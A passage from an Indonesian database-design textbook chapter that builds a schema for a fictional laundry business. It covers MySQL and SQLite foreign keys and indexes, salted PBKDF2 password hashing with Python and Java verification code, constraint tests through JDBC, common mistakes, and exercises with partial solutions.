tempat mendeklarasikan kunci tamu	`ALTER TABLE ... ADD CONSTRAINT`, seperti 2020	di dalam `CREATE TABLE`; SQLite tidak dapat menambahkannya kemudian
komentar	`COMMENT '...'` pada tabel dan kolom	komentar `--` di berkas
huruf besar-kecil nama tabel	peka huruf di Linux	tidak peka huruf
banyaknya `CHECK`	21	49

Alasan kebanyakan barisnya adalah satu fakta tentang SQLite. Tipe kolomnya hanyalah **afinitas**, petunjuk tentang cara menyimpan nilai, bukan aturan tentang apa yang boleh disimpan: kolom `VARCHAR(5)` di SQLite dengan senang hati menampung seratus karakter, dan kolom `DATETIME` menampung teks apa pun [11]. Skema SQLite memulihkan perlindungan MySQL dengan menulis setiap aturan tipe sebagai `CHECK`. Pemeriksaan tanggal adalah trik yang rapi: `strftime('%Y-%m-%d %H:%M:%S', x)` memformat ulang tanggal-waktu yang sah menjadi persis bentuk itu, sehingga sebuah nilai sama dengan hasil format ulangnya hanya jika memang sudah ditulis demikian; nilai dengan pemisah `T` ala ISO, pecahan detik, atau tanpa jam akan gagal.

6.13.3 Kunci tamu, cara 2020

Berkas MySQL mendeklarasikan kunci tamunya seperti ekspor 2020, satu `ALTER TABLE` per relasi setelah semua tabel ada, seperti tampak pada **Kode 6.10**.

Kode 6.10 `sql/schema.mysql.sql`, baris 185–211: sembilan kunci tamu, ditambahkan setelah tabel-tabelnya dengan gaya rancangan asli.

```
-- Referensi: Bill_Customer (asli)
ALTER TABLE Bill ADD CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
    REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Employee (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Service (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Service FOREIGN KEY (Service_id)
    REFERENCES Service (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Employee_Employee (original)
ALTER TABLE Employee ADD CONSTRAINT Employee_Employee FOREIGN KEY (spv_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Employee_Outlet (new)
ALTER TABLE Employee ADD CONSTRAINT Employee_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Outlet (new)
ALTER TABLE Bill ADD CONSTRAINT Bill_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Payment_Bill (new)
ALTER TABLE Payment ADD CONSTRAINT Payment_Bill FOREIGN KEY (Bill_id)
    REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: StatusLog_Bill (new)
ALTER TABLE StatusLog ADD CONSTRAINT StatusLog_Bill FOREIGN KEY (Bill_id)
    REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: StatusLog_Employee (new)
ALTER TABLE StatusLog ADD CONSTRAINT StatusLog_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
```

Mendeklarasikannya belakangan berarti tabel-tabel dapat dibuat dalam urutan apa pun. SQLite tidak punya `ALTER TABLE ... ADD CONSTRAINT`, sehingga berkasnya mendeklarasikan kunci tamu di dalam `CREATE TABLE`; hal itu diizinkan meskipun tabel yang dirujuk belum ada, karena SQLite baru memeriksa rujukan ketika baris ditulis.

6.13.4 Indeks

Kunci memberi tahu basis data apa yang harus unik; **indeks** memberi tahu bagaimana menemukan baris dengan cepat. **Kode 6.11** adalah daftarnya, sama di kedua berkas.

Kode 6.11 `sql/schema.sqlite.sql`, baris 230–243: empat belas indeks, satu di antaranya unik. Masing-masing ada untuk kueri yang sering dijalankan aplikasi.

```
CREATE UNIQUE INDEX Employee_email_uq   ON Employee (email);
CREATE INDEX Employee_spv_idx           ON Employee (spv_id);
CREATE INDEX Employee_outlet_idx        ON Employee (Outlet_id);
CREATE INDEX Customer_name_idx          ON Customer (name);
CREATE INDEX Customer_phone_idx         ON Customer (phone);
CREATE INDEX Bill_customer_idx          ON Bill (Customer_id);
CREATE INDEX Bill_employee_idx          ON Bill (Employee_id);
CREATE INDEX Bill_service_idx           ON Bill (Service_id);
CREATE INDEX Bill_outlet_status_idx     ON Bill (Outlet_id, status);
CREATE INDEX Bill_arrived_idx           ON Bill (arrived);
CREATE INDEX Payment_bill_idx           ON Payment (Bill_id);
CREATE INDEX Payment_paid_at_idx        ON Payment (paid_at);
CREATE INDEX StatusLog_bill_idx         ON StatusLog (Bill_id, changed_at);
CREATE INDEX StatusLog_employee_idx     ON StatusLog (Employee_id);
```

Setiap kunci tamu punya indeks, agar “nota-nota pelanggan ini” dan “bolehkah layanan ini dihapus?” terjawab tanpa membaca seluruh tabel. `Bill_outlet_status_idx` melayani halaman antrean (“nota terbuka di outlet ini”), `Bill_arrived_idx` dan `Payment_paid_at_idx` laporan bulanan, `Customer_name_idx` dan `Customer_phone_idx` pencarian pelanggan, dan `Employee_email_uq` yang unik melayani proses masuk. Bab 7 mengukur apa yang dilakukan indeks-indeks ini dengan `EXPLAIN QUERY PLAN`.

6.13.5 Menjalankan skema MySQL

Memuat berkas-berkas MySQL cukup dengan dua perintah, yang kedua ke basis data yang dibuat oleh perintah pertama:

```
mysql -u root -p < sql/schema.mysql.sql
mysql -u root -p profitina_laundry < sql/seed.mysql.sql
```

(Dengan XAMPP di Windows, kliennya adalah `C:\xampp\mysql\bin\mysql.exe`, dan perintahnya harus dijalankan di Command Prompt, karena PowerShell tidak mendukung `<`.) Ditanya lewat `information_schema`, basis data MariaDB yang sudah dimuat melaporkan 57 kolom, 21 batasan `CHECK`, 9 kunci tamu, dan 23 entri indeks (indeks pada dua kolom dihitung dua kali): struktur yang sama dengan SQLite, diungkapkan dengan cara MySQL sendiri.

6.14 Kata Sandi: Kolom Warisan dan password_hash

6.14.1 Mengapa kolom lama tetap ada

Rancangan 2020 menyimpan kata sandi sebagai `password varchar(5)` untuk pelanggan dan `char(5)` untuk pegawai, **dapat dibaca, dan paling panjang lima karakter**. Keduanya tidak dapat dipertahankan hari ini. Kata sandi yang dapat dibaca terbuka bagi siapa pun yang melihat tabel: pengembang, cadangan data, penyerang. Lima karakter dapat ditebak laptop mana pun dalam hitungan menit.

Namun kolom-kolom itu masih ada, karena aturan perluasannya adalah "pertahankan rancangan asli kolom demi kolom". Program lama yang menyisipkan pelanggan masih menyebut kolom itu, dan kolomnya `NOT NULL`, sehingga skema mempertahankannya dan setiap baris menyimpan pengganti `*****`. **Tidak ada program aplikasi 2026 yang membacanya.** Kata sandi yang sebenarnya tinggal di kolom baru, `password_hash`, dalam bentuk yang tidak dapat dibaca kembali.


6.14.2 Apa itu hash kata sandi

Fungsi hash mengubah masukan apa pun menjadi sidik berpanjang tetap, sedemikian rupa sehingga masukannya tidak dapat dipulihkan dari sidik itu. Untuk memeriksa kata sandi, aplikasi menghitung sidik dari apa yang diketik pengguna dan membandingkannya dengan sidik yang tersimpan. Hash yang cepat seperti SHA-256 tidak cukup, karena penyerang yang mencuri tabel dapat mencoba miliaran tebakan per detik. **Hash kata sandi** sengaja dibuat lambat dan **bergaram** (*salted*):

$$key = \mathrm{PBKDF2}_{\mathrm{HMAC\text{-}SHA256}}(password,\ salt,\ c,\ 32) \tag{6.8}$$

PBKDF2, yang didefinisikan dalam RFC 8018 [12], menerapkan HMAC-SHA256 sebanyak c kali secara berantai, sehingga satu tebakan menelan kerja c kali lipat. Skema ini memakai $c = 600{,}000$, angka yang direkomendasikan OWASP Password Storage Cheat Sheet untuk PBKDF2-HMAC-SHA256 [13]. **Salt** adalah 16 bait acak yang disimpan di samping hash, berbeda untuk setiap pengguna, sehingga dua pegawai dengan kata sandi yang sama mendapat hash berbeda dan penyerang tidak dapat memakai ulang tabel kata sandi umum yang sudah dihitung sebelumnya. Panjang kuncinya 32 bait.

Nilai yang disimpan mengemas semuanya dalam satu string berisi empat bagian yang dipisah `$`, seperti diperlihatkan **Gambar 6.8** untuk akun pemilik.



Gambar 6.8 Anatomi `Employee.password_hash` milik pemilik: algoritma, jumlah iterasi, salt, dan kunci turunan, dua yang terakhir dalam Base64 standar.

6.14.3 Memverifikasi kata sandi

Kode 6.12 memperlihatkan isi kolom-kolom warisan, membedah hash tersimpan milik pemilik, dan memverifikasi dua kata sandi calon persis seperti yang dilakukan setiap jalur buku ini.

Kode 6.12 `python/06_passwords.py`: kedua kolom kata sandi, dan verifikasi PBKDF2 dalam waktu konstan.

```
"""Bab 6, Subbab 6.14: kolom password warisan dan password_hash.

Memperlihatkan isi kedua kolom kata sandi, membedah hash milik pemilik, dan
memverifikasi dua kata sandi calon seperti semua jalur di buku ini:
PBKDF2-HMAC-SHA256 dengan salt dan jumlah iterasi yang tersimpan, dibandingkan
dalam waktu konstan.
Run:  python 06_passwords.py
"""
import base64
import hashlib
import hmac

from lpdb import open_db


def verify(password, stored):
    algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
    if algorithm != "pbkdf2_sha256":
        return False
    salt = base64.b64decode(salt_b64)          # 16 BAIT salt, bukan teksnya
    expected = base64.b64decode(hash_b64)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                              int(iterations), dklen=len(expected))
    return hmac.compare_digest(key, expected)  # waktu sama untuk tiap selisih


con = open_db()
for table in ("Customer", "Employee"):
    print(table, "legacy password values:",
          con.execute(f"SELECT DISTINCT password FROM {table}").fetchall(),
          " hashes:",
          con.execute(f"SELECT COUNT(password_hash) FROM {table}").fetchone()[0])

OWNER = "owner@profitina-laundry.example"
stored = con.execute("SELECT password_hash FROM Employee WHERE email = ?",
                     (OWNER,)).fetchone()[0]
algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
print("\nowner's password_hash is", len(stored), "characters:")
print("  algorithm :", algorithm)
print("  iterations:", iterations)
print("  salt      :", salt_b64)
print("  salt bytes:", base64.b64decode(salt_b64).hex(" "))
print("  key       :", hash_b64)
for guess in ("Owner#2026", "owner#2026"):
    print(f"verify({guess!r}) -> {verify(guess, stored)}")
con.close()
```

```
Customer legacy password values: [('*****',)]  hashes: 0
Employee legacy password values: [('*****',)]  hashes: 14

owner's password_hash is 90 characters:
  algorithm : pbkdf2_sha256
  iterations: 600000
  salt      : JyvXTecVHbEnfad/9fAFlg==
  salt bytes: 27 2b d7 4d e7 15 1d b1 27 7d a7 7f f5 f0 05 96
  key       : pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k=
verify('Owner#2026') -> True
verify('owner#2026') -> False
```

Dua rincian menentukan apakah kode seperti ini aman. Salt harus **didekode** dari Base64 menjadi 16 baitnya sebelum dipakai; memakai teks 24 karakternya menghasilkan kunci yang berbeda, dan setiap login gagal (pencacah bawaan Django membuat pilihan berbeda persis di titik itu, itulah sebabnya jalur Django di Bab 13 memerlukan pencacah kecil buatan sendiri). Dan perbandingannya memakai `hmac.compare_digest`, yang memakan waktu sama entah bait pertama yang berbeda atau bait terakhir; `==` biasa berhenti pada perbedaan pertama, dan lamanya waktu itu membocorkan seberapa banyak tebakan yang benar. `Owner#2026` lolos verifikasi; `owner#2026`, berbeda satu huruf, tidak.

Menyimpan kata sandi dengan cara ini bukan sekadar praktik yang baik. UU PDP No. 27/2022 [14] mewajibkan pengendali data pribadi melindunginya dengan langkah teknis yang patut, dan peraturan pelaksananya, PP No. 33/2026, yang berlaku mulai 16 Januari 2027 [15], merinci kewajiban pengendali dan prosesor. Tabel berisi kata sandi yang dapat dibaca adalah contoh pelanggaran buku teks.

6.15 Pekerjaan yang Sama dalam Java

Program-program Java mengulang tiga langkah utama melalui JDBC dan *driver* `sqlite-jdbc` di `java/lib/`. **Kode 6.13** membaca `schema.sqlite.sql`, menjalankannya pernyataan demi pernyataan ke sebuah berkas baru, lalu membaca kembali hasilnya lewat `DatabaseMetaData` milik JDBC, cara baku untuk menanyakan isi basis data apa pun.

Kode 6.13 `java/CreateSchema.java`: buat skema dari Java dan daftar setiap tabel beserta banyaknya kolom dan tabel-tabel yang dirujuknya.

```java
// Bab 6, Subbab 6.15: buat skema kosong dari Java lalu baca kembali.
//   javac -d out CreateSchema.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CreateSchema
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DatabaseMetaData;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class CreateSchema {
    public static void main(String[] args) throws Exception {
        Path db = Path.of("work", "java_empty.db");
        Files.createDirectories(db.getParent());
        Files.deleteIfExists(db);                  // berkas baru tiap kali
        String script = Files.readString(Path.of("..", "sql", "schema.sqlite.sql"));
        // Buang komentar "--" dulu: sebagian memuat titik koma.
        script = script.replaceAll("(?m)--.*$", "");
        try (Connection con = DriverManager.getConnection("jdbc:sqlite:" + db);
             Statement st = con.createStatement()) {
            int n = 0;
            for (String sql : script.split(";")) {
                if (!sql.isBlank()) {
                    st.execute(sql);
                    n++;
                }
            }
            System.out.println(n + " statements executed");
            DatabaseMetaData md = con.getMetaData();
            String[] types = {"TABLE"};
            try (ResultSet t = md.getTables(null, null, "%", types)) {
                while (t.next()) {
                    String name = t.getString("TABLE_NAME");
                    if (name.startsWith("sqlite_")) {
                        continue;
                    }
                    int cols = 0;
                    try (ResultSet c = md.getColumns(null, null, name, "%")) {
                        while (c.next()) {
                            cols++;
                        }
                    }
                    StringBuilder refs = new StringBuilder();
                    try (ResultSet k = md.getImportedKeys(null, null, name)) {
```

Kode 6.13 (Lanjutan) *java/CreateSchema.java: buat skema dari Java dan daftar setiap tabel beserta banyaknya kolom dan tabel-tabel yang dirujuknya.*

```java
                        while (k.next()) {
                            refs.append(' ').append(k.getString("PKTABLE_NAME"));
                        }
                    }
                    System.out.printf("%-10s %2d columns, refers to:%s%n",
                                      name, cols, refs);
                }
            }
        }
    }
}
```

```
22 statements executed
Bill       12 columns, refers to: Customer Employee Outlet Service
Customer   12 columns, refers to:
Employee   14 columns, refers to: Employee Outlet
Outlet      5 columns, refers to:
Payment     6 columns, refers to: Bill
Service     3 columns, refers to:
StatusLog   5 columns, refers to: Bill Employee
```

Dua puluh dua pernyataan: satu `PRAGMA`, tujuh tabel, empat belas indeks. Komentar dibuang sebelum memecah di `;` karena sebagian komentar dalam skema memuat titik koma; memecah berkas SQL di `;` tanpa kewaspadaan itu adalah sumber klasik galat sintaksis yang membingungkan.

Kode 6.14 menjalankan lima uji batasan dari Java, pada salinan basis data, dengan *auto-commit* dimatikan agar setiap uji dapat dibatalkan.

Kode 6.14 `java/CheckConstraints.java`: lima uji batasan melalui JDBC. Properti koneksi `foreign_keys` melakukan apa yang dilakukan `PRAGMA foreign_keys = ON` di Python.

```java
// Bab 6, Subbab 6.15: basis data menolak data buruk, dilihat dari Java.
// Bekerja pada salinan laundry.db di work/, dan membatalkan setiap pernyataan.
//   javac -d out CheckConstraints.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CheckConstraints
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardCopyOption;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Properties;

public class CheckConstraints {
    static final String BILL = "INSERT INTO Bill (id, arrived, status, rack, "
        + "unit, payment, Customer_id, Employee_id, Service_id, Outlet_id) "
        + "VALUES ('B9990', '2026-09-30 19:00:00', 'queued', 'C20', 3, 24000, "
        + "'C0001', 'E0004', 'S0001', 'O01')";

    public static void main(String[] args) throws Exception {
        Path copy = Path.of("work", "check.db");
        Files.createDirectories(copy.getParent());
        Files.copy(Path.of("..", "data", "laundry.db"), copy,
                   StandardCopyOption.REPLACE_EXISTING);
        String[][] tests = {
            {"a correct new bill (control)", BILL},
            {"status 'washing'", BILL.replace("'queued'", "'washing'")},
            {"unknown customer C9999", BILL.replace("'C0001'", "'C9999'")},
            {"bill id B99901 (6 characters)", BILL.replace("'B9990'", "'B99901'")},
            {"delete service S0001 (has bills)",
             "DELETE FROM Service WHERE id = 'S0001'"},
        };
        Properties p = new Properties();
        p.setProperty("foreign_keys", "true");    // = PRAGMA foreign_keys = ON
        String url = "jdbc:sqlite:" + copy;
        try (Connection con = DriverManager.getConnection(url, p)) {
            con.setAutoCommit(false);              // satu transaksi per uji
            for (String[] t : tests) {
                try (Statement st = con.createStatement()) {
                    st.executeUpdate(t[1]);
                    System.out.println("accepted  " + t[0]);
                } catch (SQLException e) {
                    String msg = e.getMessage();
                    int cut = msg.indexOf("(");        // ambil bagian yang terbaca
                    System.out.println("REFUSED   " + t[0] + "\n          "
                        + (cut > 0 ? msg.substring(cut) : msg));
```

Kode 6.14 (Lanjutan) *java/CheckConstraints.java: lima uji batasan melalui JDBC. Properti koneksi foreign_keys melakukan apa yang dilakukan PRAGMA foreign_keys = ON di Python.*

```java
                } finally {
                    con.rollback();
                }
            }
        }
    }
}
```

```
accepted  a correct new bill (control)
REFUSED   status 'washing'
          (CHECK constraint failed: Bill_status_enum)
REFUSED   unknown customer C9999
          (FOREIGN KEY constraint failed)
REFUSED   bill id B99901 (6 characters)
          (CHECK constraint failed: Bill_id_len)
REFUSED   delete service S0001 (has bills)
          (FOREIGN KEY constraint failed)
```

Kode 6.15 memverifikasi kata sandi pemilik dengan implementasi PBKDF2 milik platform Java sendiri. `PBEKeySpec` menerima panjang kunci dalam **bit** (32 bait × 8 = 256), dan `MessageDigest.isEqual` membandingkan dalam waktu konstan.

Kode 6.15 `java/VerifyPassword.java`: verifikasi PBKDF2-HMAC-SHA256 atas `Employee.password_hash` dalam Java.

```java
// Bab 6, Subbab 6.15: verifikasi kata sandi terhadap Employee.password_hash.
//   javac -d out VerifyPassword.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar VerifyPassword
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

public class VerifyPassword {
    static boolean verify(String password, String stored) throws Exception {
        String[] part = stored.split("\\$");
        if (part.length != 4 || !part[0].equals("pbkdf2_sha256")) {
            return false;
        }
        int iterations = Integer.parseInt(part[1]);
        byte[] salt = Base64.getDecoder().decode(part[2]);   // BAIT-nya
        byte[] expected = Base64.getDecoder().decode(part[3]);
        PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                                         iterations, expected.length * 8);
        byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                                     .generateSecret(spec).getEncoded();
        return MessageDigest.isEqual(key, expected);         // waktu konstan
    }

    public static void main(String[] args) throws Exception {
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             PreparedStatement ps = con.prepareStatement(
                 "SELECT password_hash FROM Employee WHERE email = ?")) {
            ps.setString(1, "owner@profitina-laundry.example");
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                String stored = rs.getString(1);
                for (String guess : new String[] {"Owner#2026", "owner#2026"}) {
                    System.out.println("verify(\"" + guess + "\") -> "
                        + verify(guess, stored));
                }
            }
        }
    }
}
```

```
verify("Owner#2026") -> true
verify("owner#2026") -> false
```

Dari folder `java`, setiap program dikompilasi dan dijalankan dengan cara yang sama (di Windows tulis `;` di antara entri *class path*):

```
javac -d out CreateSchema.java CheckConstraints.java VerifyPassword.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CreateSchema
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CheckConstraints
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar VerifyPassword
```

6.16 Profitina dalam Praktik

Profitina, platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`, berjalan di atas PostgreSQL, dan kebiasaan perancangan dalam bab ini adalah kebiasaan yang diandalkan produk semacam itu.

Batasan di basis data, bukan hanya di kode. Produk dengan beberapa layanan yang menulis ke satu basis data tidak dapat mempercayai setiap layanan untuk mengingat setiap aturan. Kunci, kunci tamu, dan batasan `CHECK` menyatakan aturan sekali, di tempat yang harus dilewati setiap program yang menulis data.

Potret yang disengaja. Laporan yang memperlihatkan skor sebuah merek bulan lalu harus memperlihatkan skor bulan lalu, bahkan setelah metode penilaiannya berubah. Itulah `Bill.payment` lagi: nilai yang disalin pada saat nilai itu benar, didokumentasikan sebagai potret.

Jejak audit. Siapa mengubah apa, dan kapan, dicatat dalam tabel yang hanya ditambah, seperti `StatusLog`, sehingga pertanyaan pelanggan berbulan-bulan kemudian dapat dijawab dari data, bukan dari ingatan.

Hash kata sandi dan data pribadi. Kata sandi hanya disimpan sebagai hash bergaram yang lambat (Argon2id di sana, PBKDF2 di sini), dan data pribadi mengikuti kewajiban UU PDP beserta peraturan pelaksananya.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk yang sesungguhnya.

6.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menyimpan nilai turunan. `role`, `balance`, `age`: masing-masing dapat bertentangan dengan sumbernya. Hitunglah, kecuali jika itu potret yang disengaja dan Anda dokumentasikan.

Kelompok berulang. `paid1`, `paid2`, `phone_home`, `phone_work`: fakta yang berulang memerlukan tabelnya sendiri.

Menggabungkan berdasarkan nama. Dua pelanggan bernama Hana Chandra. Gabungkan berdasarkan kunci.

Percaya bahwa data membuktikan sebuah dependensi. `phone → cust_id` berlaku hari ini; itu bukan aturan toko. Deklarasikan hanya apa yang dijanjikan usaha.

Lupa `PRAGMA foreign_keys = ON`. SQLite lalu menerima baris yatim tanpa suara (**Kode 6.6**). Nyalakan di setiap koneksi, dalam setiap bahasa.

Menjalankan MySQL tanpa mode ketat. Nilai dipotong atau dipangkas diam-diam (**Kode 6.5**, jalankan tidak ketat). Atur `sql_mode` di setiap koneksi.

Mengandalkan tipe kolom SQLite. `VARCHAR(5)` menampung seratus karakter di SQLite. Tulis aturannya sebagai `CHECK`.

Memakai `CURRENT_TIMESTAMP` sebagai bawaan di SQLite. Nilainya UTC; toko berjalan dalam WIB. Pakai `datetime('now','localtime')`, atau lebih baik, biarkan aplikasi yang memberikan waktunya.

Menghapus dengan `CASCADE` karena praktis. Menghapus pelanggan tidak boleh menghapus riwayat uang toko. `RESTRICT` membuat basis data bertanya dulu.

Memecah berkas SQL di `;` begitu saja. Komentar dan string dapat memuat titik koma. Buang komentar dulu, atau pakai pelari skrip milik basis data itu sendiri (`executescript` di Python).

Membaca, mencatat, atau membandingkan kolom `password` warisan. Isinya `*****`; pemeriksaan yang sebenarnya adalah PBKDF2 terhadap `password_hash`, dengan perbandingan waktu konstan.

6.18 Ringkasan Bab

Merancang adalah memutuskan di mana setiap fakta ditulis. Entitas menjadi tabel, atribut menjadi kolom, relasi menjadi kunci tamu (**Tabel 6.3**); tabel-tabel terhubung hanya lewat nilai yang cocok.

Rancangan 2020 (**Kode 6.1**, **Gambar 6.1**, **Gambar 6.2**) memiliki empat tabel serta makna uang yang kabur dan kata sandi terbuka (**Tabel 6.1**). **Perluasan 2026** (**Tabel 6.4**, **Gambar 6.3**, **Gambar 6.4**) menambahkan `Outlet`, `Payment`, dan `StatusLog`, kolom hash, serta batasan, dan mempertahankan setiap kolom lama.

Dua notasi, Chen dan crow's foot (**Tabel 6.2**), menyatakan hal yang sama: kardinalitas, partisipasi, kunci.

Kunci (Persamaan (6.3)) mengenali baris; **batasan** (**Tabel 6.5**, **Kode 6.2**, **Kode 6.3**, **Kode 6.4**) membuat basis data menolak data buruk, seperti diperlihatkan **Kode 6.5** dan **Kode 6.6** di SQLite dan MariaDB, termasuk pemotongan dalam mode tidak ketat. Mesin keadaan nota (**Gambar 6.5**) adalah satu `CHECK` (Persamaan (6.4)); urutan perubahannya diserahkan kepada aplikasi.

Normalisasi menghilangkan redundansi di balik anomali pembaruan, penghapusan, dan penyisipan (**Kode 6.7**). **Dependensi fungsional** (Persamaan (6.5), **Gambar 6.6**, **Kode 6.8**) dan aturan Armstrong (Persamaan (6.6)) menemukannya; **1NF, 2NF** (**Tabel 6.6**), **3NF** (**Gambar 6.7**, Persamaan (6.7)), dan **BCNF** (**Tabel 6.7**) menghilangkannya. Skema ini berada dalam BCNF, dengan potret dan jejak audit yang terdokumentasi; peran (Persamaan (6.2)) dan sisa tagihan (Persamaan (6.1)) diturunkan.

Kamus data (**Tabel 6.8** sampai **Tabel 6.14**, **Tabel 6.15**) mendefinisikan setiap kolom. **Dua dialek** (**Tabel 6.16**, **Kode 6.9**, **Kode 6.10**, **Kode 6.11**) mengungkapkan satu rancangan. **Kata sandi** disimpan sebagai hash PBKDF2 (Persamaan (6.8), **Gambar 6.8**, **Kode 6.12**); kolom warisan berisi `*****`. Java (**Kode 6.13**, **Kode 6.14**, **Kode 6.15**) mencetak hasil yang sama.

Codd [1], [6], Chen [2], Everest [3], Armstrong [5], Elmasri dan Navathe [7], serta Silberschatz, Korth, dan Sudarshan [8] adalah teorinya; dokumentasi SQLite [4], [11], MySQL [9], MariaDB [10], RFC 8018 [12], dan OWASP [13] praktiknya; UU PDP [14] dan PP 33/2026 [15] hukumnya; Kent [16] panduan singkat paling jernih tentang bentuk-bentuk normal; dan riwayat rilis SQLite [17] versi mesin yang dipakai.

6.19 Soal Latihan

6.1 Bacalah relasi antara `Bill` dan `Payment` pada **Gambar 6.4** dengan suara keras ke dua arah. Simbol mana di ujung mana yang memberi tahu Anda bahwa sebuah nota boleh tidak punya pembayaran?

6.2 Daftarlah setiap kunci kandidat `Employee` dan `Payment`. Untuk masing-masing, sebutkan cara skema menegakkannya.

6.3 Seorang kurir mencatat tabel `Delivery(bill_id, delivered_at, rider_name, rider_phone, cust_id, cust_name, address)`, satu baris per pengantaran, dengan kunci `bill_id`. Tuliskan dependensi fungsionalnya, sebutkan bentuk normalnya, dan dekomposisikan ke 3NF. Tunjukkan bahwa dekomposisi Anda tanpa kehilangan dengan Persamaan (6.7).

6.4 Hitunglah tutupan $\{svc\_id, unit\}^+$ di `CounterBook`, hanya dengan dependensi pada **Gambar 6.6**. Apakah (`svc_id`, `unit`) sebuah kunci?

6.5 Jelaskan dengan kata-kata Anda sendiri mengapa `Bill.payment` tidak melanggar 3NF, meskipun harga × satuan biasanya sama dengannya. Di bawah aturan bisnis apa ia *akan* melanggar 3NF?

6.6 Cobalah menjadikan "tidak ada pegawai yang menyelia dirinya sendiri" sebagai batasan `CHECK` di MySQL atau MariaDB. Apa yang terjadi, dan mengapa? Di mana aturan itu harus tinggal?

6.7 Tuliskan baris kamus data untuk kolom baru `Bill.note`, catatan teks bebas paling panjang 100 karakter yang boleh dikosongkan kasir. Berikan deklarasinya di MySQL dan SQLite.

6.8 Rancanglah tabel `TopUp` yang mencatat isi ulang deposit (aturan bisnis BR-15), tulislah untuk SQLite, dan tunjukkan dengan sebuah program bahwa isi ulang dan perubahan `Customer.credit` ditulis bersama serta bahwa isi ulang yang buruk ditolak.

6.9 Sisipkan nota yang `arrived`-nya `'2026-09-30T19:00:00'` (dengan `T`). Apa yang dilakukan SQLite, dan apa yang dilakukan MariaDB? Perilaku mana yang lebih Anda sukai, dan mengapa?

6.10 Apakah `StatusLog` berada dalam BCNF? Tuliskan dependensinya. Apakah `(Bill_id, status)` kunci kandidat? Gunakan data Bab 5 untuk menjawab.

6.11 Tulislah program Java yang mencetak setiap pegawai beserta peran yang diturunkan dengan Persamaan (6.2), dihitung dalam satu kueri SQL.

6.12 Kolom `password` warisan tidak dapat begitu saja dibuang. Daftarlah apa yang harus diperiksa lebih dulu oleh migrasi yang membuangnya, dan jelaskan mengapa migrasi di `App/database/MIGRATION.md` menimpa kata sandi lama yang terbuka dengan `*****` alih-alih meng-hash-nya.

6.20 Penyelesaian Soal Latihan

6.1 "Setiap pembayaran untuk tepat satu nota" (dua palang di ujung `Bill`); "setiap nota punya nol atau banyak pembayaran" (lingkaran dan kaki gagak di ujung `Payment`). **Lingkaran** di ujung pembayaran berarti "mungkin tidak ada": 49 nota tahun contoh tidak punya pembayaran (21 yang batal dan 28 yang belum dibayar).

6.2 `Employee`: `id` (kunci primer `Employee_pk`) dan `email` (indeks unik `Employee_email_uq`). `Payment`: hanya `id`, kunci pengganti yang dinomori otomatis. Pasangan (`Bill_id`, `paid_at`) unik

dalam data, tetapi tidak dideklarasikan, karena dua pembayaran untuk satu nota pada detik yang sama itu mungkin (pelanggan membayar sebagian tunai dan sebagian lewat QRIS).

